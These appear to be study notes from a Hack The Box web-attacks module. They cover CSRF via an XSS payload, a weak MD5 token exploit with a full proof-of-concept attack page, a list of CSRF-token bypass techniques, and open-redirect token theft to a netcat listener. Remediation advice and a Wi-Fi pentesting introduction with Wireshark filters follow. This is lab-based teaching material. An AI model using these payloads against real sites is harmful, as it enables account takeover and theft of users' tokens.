
Forward all requests so that Ela Stienen’s profile becomes public.
The payload you need to specify in the Country Field of Ela Stienen’s profile to successfully execute CSRF:
<script>
// part1: creates an ObjectVariable called req, which you will be using to generate a request
var req = new XMLHttpRequest();
// is allowing you to get ready to send HTTP requests
req.onload = handleResponse;
// the 'onload' event handler performs an action once the page has been loaded
req.open('get','/app/change-visibility',true);
// request method, targeted path, continuation of execution
req.send();
// will send everything you constructed in the HTTP request
// part1
// part2: defines a function called 'handleResponse'
function handleResponse(d) {
var token = this.responseText.match(/name="csrf" type="hidden" value="(\w+)"/)[1];
// defines a variable called 'token', which gets the value of 'responseText'
// '/name="csrf" type="hidden" value="(\w+)"/)[1];' looks for a hidden input field called 'csrf' and \w+ matches one or more alphanumeric chars
var changeReq = new XMLHttpRequest();
changeReq.open('post', '/app/change-visibility', true);
// changes the method from GET to POST
changeReq.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
// sets 'Content-Type' to 'application/x-www-form-urlencoded'
changeReq.send('csrf='+token+'&action=change');
// sends the request with one param called 'csrf' having the value of the 'token' variable, and another called 'action' with the value 'change'
};
// part2
</script>
Now, try to make the victim’s profile public.
First, submit the full payload to the Country Field of Ela Stienen’s profile and click “Save”.
Open a new private window, navigate to the website again, and log in using different credentials.
This user has its profile “private”. No “Share” functionality exists.
Open a new tab and browse Ela Stienen’s public profile by navigating to http://minilab.htb.net/profile?email=ela.stienen@example.com.
Now, if you go back to the victim’s usual profile page and refresh/reload the page, you should see that his profile became “public”.
You just executed a CSRF-attack through XSS, bypassing the same origin/same site protections in place.
Exploiting Weak CSRF Tokens
Often, web apps do not employ very secure or robust token generation algorithms.
Example
Log in with the given credentials, open Web Developer Tools, initiate a request and note the value of the CSRF token.
Execute the below command to calculate the MD5 hash of the string “goldenpeacock467” (the username):
d41y@htb[/htb]$ echo -n goldenpeacock467 | md5sum
0bef12f8998057a7656043b6d30c90a2 -
The resulting has is the same as the CSRF value. This means that the CSRF token is generated by MD5-hashing the username.
Find the malicious page you can use to attack other users below.
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="referrer" content="never">
<title>Proof-of-concept</title>
<link rel="stylesheet" href="styles.css">
<script src="./md5.min.js"></script>
</head>
<body>
<h1> Click Start to win!</h1>
<button class="button" onclick="trigger()">Start!</button>
<script>
let host = 'http://csrf.htb.net'
function trigger(){
// Creating/Refreshing the token in server side.
window.open(`${host}/app/change-visibility`)
window.setTimeout(startPoc, 2000)
}
function startPoc() {
// Setting the username
let hash = md5("crazygorilla983")
window.location = `${host}/app/change-visibility/confirm?csrf=${hash}&action=change`
}
</script>
</body>
</html>
For the malicious page to have MD5-hashing, save the below script and place it in the directory where the malicious page resides.
!function(n){"use strict";function d(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function f(n,t,r,e,o,u){return d((u=d(d(t,n),d(e,u)))<<o|u>>>32-o,r)}function l(n,t,r,e,o,u,c){return f(t&r|~t&e,n,t,o,u,c)}function g(n,t,r,e,o,u,c){return f(t&e|r&~e,n,t,o,u,c)}function v(n,t,r,e,o,u,c){return f(t^r^e,n,t,o,u,c)}function m(n,t,r,e,o,u,c){return f(r^(t|~e),n,t,o,u,c)}function c(n,t){var r,e,o,u;n[t>>5]|=128<<t%32,n[14+(t+64>>>9<<4)]=t;for(var c=1732584193,f=-271733879,i=-1732584194,a=271733878,h=0;h<n.length;h+=16)c=l(r=c,e=f,o=i,u=a,n[h],7,-680876936),a=l(a,c,f,i,n[h+1],12,-389564586),i=l(i,a,c,f,n[h+2],17,606105819),f=l(f,i,a,c,n[h+3],22,-1044525330),c=l(c,f,i,a,n[h+4],7,-176418897),a=l(a,c,f,i,n[h+5],12,1200080426),i=l(i,a,c,f,n[h+6],17,-1473231341),f=l(f,i,a,c,n[h+7],22,-45705983),c=l(c,f,i,a,n[h+8],7,1770035416),a=l(a,c,f,i,n[h+9],12,-1958414417),i=l(i,a,c,f,n[h+10],17,-42063),f=l(f,i,a,c,n[h+11],22,-1990404162),c=l(c,f,i,a,n[h+12],7,1804603682),a=l(a,c,f,i,n[h+13],12,-40341101),i=l(i,a,c,f,n[h+14],17,-1502002290),c=g(c,f=l(f,i,a,c,n[h+15],22,1236535329),i,a,n[h+1],5,-165796510),a=g(a,c,f,i,n[h+6],9,-1069501632),i=g(i,a,c,f,n[h+11],14,643717713),f=g(f,i,a,c,n[h],20,-373897302),c=g(c,f,i,a,n[h+5],5,-701558691),a=g(a,c,f,i,n[h+10],9,38016083),i=g(i,a,c,f,n[h+15],14,-660478335),f=g(f,i,a,c,n[h+4],20,-405537848),c=g(c,f,i,a,n[h+9],5,568446438),a=g(a,c,f,i,n[h+14],9,-1019803690),i=g(i,a,c,f,n[h+3],14,-187363961),f=g(f,i,a,c,n[h+8],20,1163531501),c=g(c,f,i,a,n[h+13],5,-1444681467),a=g(a,c,f,i,n[h+2],9,-51403784),i=g(i,a,c,f,n[h+7],14,1735328473),c=v(c,f=g(f,i,a,c,n[h+12],20,-1926607734),i,a,n[h+5],4,-378558),a=v(a,c,f,i,n[h+8],11,-2022574463),i=v(i,a,c,f,n[h+11],16,1839030562),f=v(f,i,a,c,n[h+14],23,-35309556),c=v(c,f,i,a,n[h+1],4,-1530992060),a=v(a,c,f,i,n[h+4],11,1272893353),i=v(i,a,c,f,n[h+7],16,-155497632),f=v(f,i,a,c,n[h+10],23,-1094730640),c=v(c,f,i,a,n[h+13],4,681279174),a=v(a,c,f,i,n[h],11,-358537222),i=v(i,a,c,f,n[h+3],16,-722521979),f=v(f,i,a,c,n[h+6],23,76029189),c=v(c,f,i,a,n[h+9],4,-640364487),a=v(a,c,f,i,n[h+12],11,-421815835),i=v(i,a,c,f,n[h+15],16,530742520),c=m(c,f=v(f,i,a,c,n[h+2],23,-995338651),i,a,n[h],6,-198630844),a=m(a,c,f,i,n[h+7],10,1126891415),i=m(i,a,c,f,n[h+14],15,-1416354905),f=m(f,i,a,c,n[h+5],21,-57434055),c=m(c,f,i,a,n[h+12],6,1700485571),a=m(a,c,f,i,n[h+3],10,-1894986606),i=m(i,a,c,f,n[h+10],15,-1051523),f=m(f,i,a,c,n[h+1],21,-2054922799),c=m(c,f,i,a,n[h+8],6,1873313359),a=m(a,c,f,i,n[h+15],10,-30611744),i=m(i,a,c,f,n[h+6],15,-1560198380),f=m(f,i,a,c,n[h+13],21,1309151649),c=m(c,f,i,a,n[h+4],6,-145523070),a=m(a,c,f,i,n[h+11],10,-1120210379),i=m(i,a,c,f,n[h+2],15,718787259),f=m(f,i,a,c,n[h+9],21,-343485551),c=d(c,r),f=d(f,e),i=d(i,o),a=d(a,u);return[c,f,i,a]}function i(n){for(var t="",r=32*n.length,e=0;e<r;e+=8)t+=String.fromCharCode(n[e>>5]>>>e%32&255);return t}function a(n){var t=[];for(t[(n.length>>2)-1]=void 0,e=0;e<t.length;e+=1)t[e]=0;for(var r=8*n.length,e=0;e<r;e+=8)t[e>>5]|=(255&n.charCodeAt(e/8))<<e%32;return t}function e(n){for(var t,r="0123456789abcdef",e="",o=0;o<n.length;o+=1)t=n.charCodeAt(o),e+=r.charAt(t>>>4&15)+r.charAt(15&t);return e}function r(n){return unescape(encodeURIComponent(n))}function o(n){return i(c(a(n=r(n)),8*n.length))}function u(n,t){return function(n,t){var r,e=a(n),o=[],u=[];for(o[15]=u[15]=void 0,16<e.length&&(e=c(e,8*n.length)),r=0;r<16;r+=1)o[r]=909522486^e[r],u[r]=1549556828^e[r];return t=c(o.concat(a(t)),512+8*t.length),i(c(u.concat(t),640))}(r(n),r(t))}function t(n,t,r){return t?r?u(t,n):e(u(t,n)):r?o(n):e(o(n))}"function"==typeof define&&define.amd?define(function(){return t}):"object"==typeof module&&module.exports?module.exports=t:n.md5=t}(this);
//# sourceMappingURL=md5.min.js.map
Now serve the page and the JS code from above from your attacking machine:
d41y@htb[/htb]$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
Open a new private tab, and log in as a different user (the victim).
While still logged in as Ela Stienen, open a new tab and visit the page you are serving from your attacking machine:
Now press “Start!”. You notice that when Ela Stienen presses “Start!”, her profile will become public.
Additional CSRF Protection Bypasses
Null Value
You can try making the CSRF token a null value:
CSRF-Token:
This may work because sometimes, the check is only looking for the header, and it does not validate the token value. In such cases, you can craft you cross-site requests using a null CSRF token, as long as the header is provided in the request.
Random CSRF Token
Setting the CSRF token value to the same length as the original CSRF token but with a different/random value may also bypass some anti-CSRF protection that validates if the token has a value and the length of that value. For example, if the CSRF token were 32-bytes long, you would recreate a 32-byte token:
Real:
CSRF-Token: 9cfffd9e8e78bd68975e295d1b3d3331
Fake:
CSRF-Token: 9cfffl3dj3837dfkj3j387fjcxmfjfd3
Use Another Session’s CSRF Token
Using the same CSRF token across accounts. This may work in apps that do not validate if the CSRF token is tied to a specific account or not and only check if the token is algorithmically correct.
Create two accounts and log into the first account. Generate a request and capture the CSRF token. Copy the token’s value, for example, CSRF-Token=9cfffd9e8e78bd68975e295d1b3d3331.
Log into the second account and change the value of CSRF token to 9cfffd9e8e78bd68975e295d1b3d3331 while issuing the same request. If the request is issued successfully, you can successfully execute CSRF attacks using a token generated through your account that is considered valid across multiple accounts.
Request Method Tampering
Ty bypass anti-CSRF protections, you can try changing the request method from POST to GET and vice versa.
For example, if the application is using POST, try changing it to GET:
POST /change_password
POST body:
new_password=pwned&confirm_new=pwned
… to:
GET /change_password?new_password=pwned&confirm_new=pwned
Unexpected requests may be served without the need for a CSRF token.
Delete the CSRF Token Parameter or send a blank Token
Not sending a token works fairly often because of the following common application logic mistake. Apps sometimes only check the token’s validity if the token exists or if the token is not blank.
Real Request:
POST /change_password
POST body:
new_password=qwerty&csrf_token=9cfffd9e8e78bd68975e295d1b3d3331
… try:
POST /change_password
POST body:
new_password=qwerty
… or:
POST /change_password
POST body:
new_password=qwerty&csrf_token=
Session Fixation > CSRF
Sometimes, sites use something called a double-submit cookie as a defense against CSRF. This means that the sent request will contain the same random token both as a cookie and as a request parameter, and the server checks if the two values are equal. If the values are equal, the request is considered legitimate.
If the double-submit cookie is used as the defense mechanism, the app is probably not keeping the valid token on the server-side. It has no way of knowing if any token it receives is legitimate and merely checks that the token in the cookie and the token in the request body are the same.
If this is the case and a session fixation vulnerability exists, an attacker could perform a successful CSRF attack as follows:
- Session fixation
- Execute CRSF with the following request:
POST /change_password
Cookie: CSRF-Token=fixed_token;
POST body:
new_password=pwned&CSRF-Token=fixed_token
Anti-CSRF Protection via the Referrer Header
If an app is using the referrer header as an anti-CRSF mechanism, you can try removing the referrer header. Add the following meta tag to your page hosting your CSRF script:
<meta name="referrer" content="no-referrer"
Bypass the RegEx
Sometimes the referrer has a whitelist regex or a regex that allows one specific domain.
Suppose that the referrer header is checking for google.com. You could try something like www.google.com.pwned.m3, which may bypass the regex! If it uses its own domain (target.com) as a whitelist, try using the target domain as follows www.target.com.pwned.m3.
You can try some of the following as well:
www.pwned.m3?www.target.com or www.pwned.m3/www.target.com.
Open Redirect
… vuln occurs when an attacker can redirect a victim to an attacker-controlled site by abusing a legitimate app’s redirection functionality. In such cases, all the attacker has to do is specify a website under their control in a redirection URL of a legitimate website and pass this URL to the victim.
Take a look:
$red = $_GET['url'];
header("Location: " . $red);
In the line of code above, a variable called red is defined that gets its value from a parameter called url. $_GET is a PHP superglobal variable that enables you to access the url parameter value.
The Location response header indicates the URL to redirect a page to. The line of code above sets the location to the value of red, without any validation. You are facing an Open Redirect vuln here.
The malicious URL an attacker would send leveraging the Open Redirect vuln would look as follows:
trusted.site/index.php?url=https://evil.com
Example
If you enter an email account, you will notice that the application is eventually making a POST request to the page specified in the redirect_uri parameter. A token is also included in the POST request. This token could be a session or anti-CSRF token, and therefore, useful to an attacker.
Now, test if you can control the site where the redirect_uri parameter points to. In other words, check if the app performs the redirection without any kind of validation.
Set up a Netcat listener.
d41y@htb[/htb]$ nc -lvnp 1337
Change the url from:
http://oredirect.htb.net/?redirect_uri=/complete.html&token=<RANDOM TOKEN ASSIGNED BY THE APP>
… to:
http://oredirect.htb.net/?redirect_uri=http://<VPN/TUN Adapter IP>:PORT&token=<RANDOM TOKEN ASSIGNED BY THE APP>
Open a new private window and navigate to the link.
When the victim enters their email, you will notice a connection being made to your listener.
Open redirect vulns are usually exploited by attacker to create legitimate-looking phishing URLs. When a redirection functionality involves user tokens, attackers can also exploit open redirect vulns to obtain user tokens.
Remediation Advice
Session Hijacking
User session monitoring/anomaly detection solutions can detect session hijacking. It is a safer bet to counter session hijacking by trying to eliminate all vulns mentioned above.
Session Fixation
… can be remediated by generating a new session identifier upon an authenticated operation. Simply invalidating any pre-login session identifier and generating a new one post-login should be enough.
Examples
PHP
session_regenerate_id(bool $delete_old_session = false): bool
The above updates the current session identifier with a newly generated one. The current session information is kept.
Java
...
session.invalidate();
session = request.getSession(true);
...
The above invalidates the current session and gets a new session from the request object.
.NET
...
Session.Abandon();
...
For session invalidation purposes, the .NET framework utilizes Session.Abandon();, but there is a caveat. Session.Abandon(); is not sufficient for this task. Microsoft: “When you abandon a session, the session ID cookie is not removed from the browser of the user. Therefore, as soon as the session has been abandoned, any new requests to the same application will use the same session ID but will have a new session state instance.” So, to address session fixation holistically, one needs to utilize Session.Abandon(); and overwrite the cookie header or implement more complex cookie-based session management by enriching the information held within and cookie and performing server-side checks.
XSS
Validation of User Input
The app should validate every input received immediately upon receiving it. Input validation should be performed on the server-side, using a positive approach (limit the permitted input chars to chars that appear in a whitelist), instead of a negative approach (preventing the usage of chars that appear in a blacklist), since the positive approach helps the programmer avoid potential flaws that result from mishandling potentially malicious chars. Input validation implementation must include the following validation principles in the following order:
- verify the existence of actual input, do not accept null or empty values when the input is not optional
- enforce input size restriction; make sure the input’s length is within the expected range
- validate the input type, make sure the data received is, in fact, the type expected
- restrict the input range of values; the input’s value should be within the acceptable range of values for the input’s role in the application
- sanitize special chars, unless there is a unique functional needed, the input char set should be limited to azAZ09
- ensure logical input compliance
HTML Encoding to User-Controlled Output
The app should encode user-controlled input in the following cases:
- prior to embedding user-controlled input within browser targeted output
- prior to documenting user-controlled input into log files
The following inputs match the user-controlled criteria:
- dynamic values that originate directly from user input
- user-controlled data repository values
- session values originated directly from user input or user-controlled data repository values
- values received from external entities
- any other value which could have been affected by the user
- the encoding process should verify that input matching the given criteria will be processed through a data sanitization component, which will replace non-alphanumerical chars in their HTML representation before including these values in the output sent to the user or the log file; this operation ensures that every script will be presented to the user rather than executed in the user’s browser
Additional Instructions
- do not embed user input into client-side scripts; values deriving from user input should not be directly embedded as part of an HTML tag, script tag, HTML event, or HTML property
- complimentary instructions for protecting the application against cross-site scripting can be found here
- a list of HTML encoded chars representations can be found here
Tip
Cookies should be marked as HTTPOnly for XSS attacks to not be able to capture them.
CSRF
It is recommended that whenever a request is made to access each function, a check should be done to ensure the user is authenticated to perform that action.
The preferred way to reduce the risk of a CSRF vuln is to modify session management mechanisms and implement additional, randomly generated, and non-predictable security tokens or responses to each HTTP request related to sensitive operations.
Other mechanisms that can impede the ease of exploitation include:
- Referrer header checking
- Performing verification on the order in which pages are called
- Forcing sensitive functions to confirm information received
In addition to the above, explicitly stating cookie usage with the SameSite attribute can also prove an effective anti-CSRF-mechanism.
Open Redirect
The safe use of redirects and forwards can be done in several ways:
- do not use user-supplied URLs and have methods to strictly validate the URL
- if user input cannot be avoided, ensure that the supplied value is valid, appropriate for the app, and is authorized for the user
- it is recommended that any destination input be mapped to a value rather than the actual URL or portion of the URL and that server-side code translates this value to the target URL
- sanitize input by creating a list of trusted URLs
- force all redirects to first go through a page notifying users that they are being redirected from your site and require them to click a link to confirm
Wi-Fi
Wi-Fi Penetration Testing Basics
Introduction
In today’s interconnected world, Wi-Fi networks have become ubiquitous, serving as the backbone of digital connectivity. However, with this convenience comes the risk of security vulns that can be exploited by malicious actors. Wi-Fi pentesting is a crucial process employed by cybersecurity professionals to assess the security posture of Wi-Fi networks. By systematically evaluating passphrases, configurations, infrastructure, and client devices, Wi-Fi pentesters uncover potential weaknesses and vulns that could compromise network security.
Wi-Fi Authentication Types
Wi-Fi authentication types are crucial for securing wireless networks and protecting data from unauthorized access. The main types include WEP, WPA, WPA2, and WPA3, each progressively enhancing security standards.

- WEP (Wired Equivalent Pricacy): The original Wi-Fi security protocol, WEP, provides basic encryption but is now considered outdated and insecure due to vulns that make it easy to breach.
- WPA (WiFi Protected Access): Introduced as an interim over WEP, WPA offers better encryption through TKIP (Temporal Key Integrity Protocol), but it is still less secure than newer standards.
- WPA2 (WiFi Protected Access II): A significant advancement over WPA, WPA2 uses AES for robust security. It has been the standard for many years, providing strong protection for most networks.
- WPA3 (WiFi Protected Access III): The latest standard, WPA3, enhances security with features like individualized data encryption and more robust password-based authentication, making it the most secure option currently available.
A Wi-Fi pentest comprises the following four key components:
- Assessing passphrases for strenght and security: This involves assessing the strength and security of Wi-Fi network passwords or passphrases. Pentesters employ various techniques, such as dictionary attacks, brute force attacks, and password cracking tools, to evaluate the resilience of passphrases against unauthorized access.
- Analyzing configuration settings to identify vulns: Pentesters analyze the configuration settings on Wi-Fi routers and access points to identify potential security vulns. This includes scrutinizing encryption protocols, authentication, methods, network segmentation, and other configuration parameters to ensure they adhere to best security practices.
- Probing the network infrastructure for weaknesses: This phase focuses on probing the robustness of the Wi-Fi network infrastructure. Pentesters conduct comprehensive assessments to uncover weaknesses in network architecture, device configuration, firmware versions, and implementation flaws that could be exploited by attackers to compromise the network.
- Testing client devices for potential security flaws: Pentesters evaluate the security of Wi-Fi clients, such as laptops, smartphones, and IoT devices, that connect to the network. This involves testing for vulns in client software, OS, wireless drivers, and network stack implementations to identify potential entry points for attackers.
802.11 Fundamentals
802.11 Frames and Types
In 802.11 communications, there are a few different types utilized for different actions. These actions are all a part of the connection cycle, and standard communications for these wireless networks. Many of your attacks utilize packet crafting/forging techniques. You look to forge these same frames to perform actions like disconnecting a client device from the network with a deauth/disassociation request.
The IEEE 802.11 MAC Frame
All 802.11 frames utilize the MAC frame. This frame is the foundation for all other fields and actions that are performed between the client and access point, and even in ad-hoc networks. The MAC data frame consists of 9 fields.
| Field | Description |
|---|---|
| Frame Control | This field contains tons of information such as type, subtype, protocol version, to DS (distribution system), from DS, order, etc. |
| Duration/ID | This ID clarifies the amount of time in which the wireless medium is occupied. |
| Address 1, 2, 3, 4 | These fields clarify the MAC addresses involved in the communication, but they could mean different things depending on the origin of the frame. These tend to include the BSSID of the access point and the client MAC address, among others. |
| SC | The sequence control field allows additional capabilities to prevent duplicate frames. |
| Data | Simply put, this field is responsible for the data that is transmitted from the sender to the receiver. |
| CRC | The cyclic redundancy check contains a 32-bit checksum for error detection. |
IEEE 802.11 Frame Types
IEEE frames can be put into different categories for what they do and what actions they are involved in. Generally speaking, you have the following types among some others. These codes can help you when filtering Wireshark traffic.
- Management (00): These frames are used for management and control, and allowing the access point and client to control the active connection.
- Control (01): Control frames are used for managing the transmission and reception of data frames within wi-fi networks. You can consider them like a sense of quality control.
- Data (10): Data frames are used to contain data for transmission.
Management Frame Sub-Types
Primarily, for wi-fi pentesting, you focus on management frames. These frames after all are used to control the connection between the access point and client. As such you can into each one, and what they are responsible for.
If you look to filter them in Wireshark, you would specify type 00 and subtypes like the following.
- Beacon Frames (1000): Beacon frames are primarily used by the access point to communicate its presence to the client or station. It includes information such as supported ciphers, authentication types, its SSID, and supported data rates among others.
- Probe Request (0100) and Probe Response (0101): The probe request and response exist to allow the client to discover nearby access points. Simply put, if a network is hidden or not hidden, a client will send a probe request with the SSID of the access point. The access point will then respond with information about itself for the client.
- Authentication Request and Response (1011): Authentication requests are sent by the client to the access point to begin the connection process. These frames are primarily used to identify the client to the access point.
- Association/Reassociation Request and Responses (0000, 0001, 0010, 0011): After sending an authentication request and undergoing the authentication process, the client sends an association request to the access point. The access point then responds with an association response to indicate whether the client is able to associate with it or not.
- Disassociation/Deauthentication (1010, 1100): Disassociation and Deauthentication frames are sent from the access point to the client. Similar to their inverse frames, they are designed to terminate the connection between the access point and the client. These frames additionally contain what is known as a reason code. This reason code indicates why the client is being disconnected from the access point. You utilize crafting these frames for many handshake captures and denial of service based attacks during wi-fi pentesting efforts.
The Connection Cycle
Examine the typical connection process between clients and access points, known as the connection cycle. The general connection cycle follows this sequence.
- Beacon Frames
- Probe Request and Response
- Authentication Request and Response
- Association Request and Response
- Some form of handshake or other security mechanism
- Disassociation/Deauthentication
To better understand this process, the raw network traffic can be examined in Wireshark. After successfully capturing a valid handshake, the capture file can then be opened in Wireshark for detailed analysis.
Beacon frames from the access point can be identified using the following Wireshark filter:
(wlan.fc.type == 0) && (wlan.fc.type_subtype == 8)

Probe request frames from the client can be identified using the following Wireshark filter:
(wlan.fc.type == 0) && (wlan.fc.type_subtype == 4)

Probe response frames from the access point can be identified using the following Wireshark filter:
(wlan.fc.type == 0) && (wlan.fc.type_subtype == 5)

The authentication process between the client and the access point can be observed using the following Wireshark filter:
(wlan.fc.type == 0) && (wlan.fc.type_subtype == 11)

After the authentication process is complete, the station’s association request can be viewed using the following Wireshark filter:
(wlan.fc.type == 0) && (wlan.fc.type_subtype == 0)

The accesss point’s association response can be viewed using the following Wireshark filter:
(wlan.fc.type == 0) && (wlan.fc.type_subtype == 1)

If the example network uses WPA2, the EAPOL (handshake) frames can be viewed using the following Wireshark filter:
eapol

Once the connection process is complete, the termination of the connection can be viewed by identifying which party (client or access point) initiated the disconnection. This can be done using the following Wireshark filter to capture Disassociation frames (10) or Deauthentication frames (12).
(wlan.fc.type == 0) && (wlan.fc.type_subtype == 12) or (wlan.fc.type_subtype == 10)

Authentication Methods
There are two primary authentication systems commonly used in Wi-Fi networks: Open System Authentication and Shared Key Authentication.

- Open System Authentication is straightforward and does not require any shared secret or credentials for initial access. This type of authentication is typically used in open networks where no password is needed, allowing any device to connect to the network without prior verification.
- Shared Key Authentication involves the use of a shared key. In this system, both the client and the access point verify each other’s identities by computing a challenge-response mechanism based on the shared key.
While many other methods exist, especially in Enterprise environments or with advanced protocols like WPA3 and Enhanced Open, these two are the most prevalent.
Open System Authentication
As the name implies, open system authentication does not require any shared secret or credentials right away. This authentication type is commonly found for open networks that do not require a password. For open system authentication, it tends to follow this order:
- The client (station) sends an authentication request to the access point to begin the authentication process.
- The access point then sends the client back an authentication response, which indicates whether the authentication was accepted.
- The client then sends the access point an association request.
- The access point then responds with an association response to indicate whether the client can stay connected.
